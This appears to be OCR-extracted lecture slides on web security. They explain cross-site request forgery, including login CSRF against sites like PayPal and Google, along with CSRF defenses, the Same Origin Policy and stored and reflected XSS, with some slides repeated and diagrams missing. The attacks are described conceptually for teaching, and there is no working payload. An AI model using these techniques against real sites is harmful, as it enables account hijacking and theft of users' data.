
Browser automatically visits the URL to obtain what it believes will be an image.

Exploiting URLs with side-effects



Browser automatically visits the URL to obtain what it believes will be an image.

Exploiting URLs with side-effects



Browser automatically visits the URL to obtain what it believes will be an image.

Cross-Site Request Forgery

- Target: User who has an account on a vulnerable server
  - requests to server have predicable structure
  - authentication secrets are present only in cookies in header
- Attack goal: Get user's browser to send attacker-crafted requests to server, which treats them as genuine user reqs
- Key trick: Hide the attacker-crafted link in a page the user visits, eg, in a `<img src=...>` link
  - in the attacker site (which may have valid certificates)
  - in a site where attacker can supply content with links
  - in email
- Example attacks
  - send reqs to Amazon to influence Amazon's reccos
  - password guessing: send reqs with candidate pwds

Variation: Login CSRF

- Attacker gets victim to login to (honest) site
  - using ***attacker’s*** name/pwd without victim’s knowledge
- Victim interacts with site using attacker’s account/session id, divulging victim info to attacker
- Example: Google
  - attacker can see victim’s subsequent search history
- Example: PayPal
  - victim visits attacker shop site, chooses to pay with PayPal
  - victim redirected to PayPal, attempts login,
    but attacker silently logs client into attacker’s account
  - victim enrolls credit card info, now added to attacker account

Defenses against CSRF

- Include a secret token within data of each request
  - Some frameworks (Ruby on Rails) do this automatically

- Accept request only if it has a specified custom header, eg, `X-Requested-By: XMLHttpRequest`
  - Browser stops a site from sending custom hdr to another site

- **Not good**: Accept request only if its referer header is valid.
  - Browser may remove referer header for privacy reasons (path may have sensitive info)
  - Attacker can force removal of referer header
    - Exploit browser vulnerability and remove it
    - Man-in-the-middle network attack
    - Bounce from `ftp:` or `data:` pages

Dynamic web pages

Web pages can have Javascript programs

(Rather than static or dynamic HTML)

```
<html><body>
   Hello, <b>
   <script>
      var a = 1;
      var b = 2;
      document.write("world: ", a+b, "</b>");
   </script>
</body></html>
```

Javascript

no relation to Java

- Powerful web page **programming language**
  - Enabling factor for so-called **Web 2.0**
- Scripts embedded in pages returned by the web server
- Scripts are **executed by the browser**. They can:
  - **Alter page contents** (DOM objects)
  - **Track events** (mouse clicks, motion, keystrokes)
  - **Issue web requests** & read replies
  - **Maintain persistent connections** & asynchronously update parts of a web page (AJAX)
  - **Read and set cookies**

What could go wrong?

- Browsers need to **confine** Javascript's power
- Let a browser have pages `a1.com` and `a2.com` open
- We want `a1.com` to be able to send reqs to `a2.com` (without this there is no Web)
- But a script on `a1.com` should not be able to:
  - Alter the layout of a `a2.com` page
  - Read user keystrokes from a `a2.com` page
  - Read cookies belonging to `a2.com`
- Can `a1.com` <u>execute</u> a script or stylesheet in `a2.com` ?

Same Origin Policy (SOP)

- Browsers provide isolation for javascript via **SOP**
- *Origin* of a page defined by its [protocol, domain, port]
  - `https://www.cs.umd.edu/class/a.html`
  - `http://www.cs.umd.edu:80/class/b.html`
- A page's elements (image, script, stylesheet, etc) have the same origin as the page
- **SOP:** If pages p1 and p2 do not have the same origin
  - p1 <u>cannot</u> read / reconstruct p2's elements
  - p1 <u>can</u> execute p2's elements

Cross-site scripting (XSS)

XSS: Subverting the SOP

- Vulnerable site `bank.com` that unwittingly includes unverified script in a response
- Attacker injects a malicious script Z into `bank.com`
  - Stored XSS attack
  - Reflected XSS attack
- Script-enabled client gets Z from `bank.com` and executes it (with privileges of `bank.com`)

Two types of XSS


1. Stored (or “persistent”) XSS attack
    - Attacker leaves script on the bank.com server
    - Server later unwittingly sends it to your browser
    - Browser executes it within same origin as bank.com

Stored XSS attack


bad.com

bank.com


Stored XSS attack




Stored XSS attack



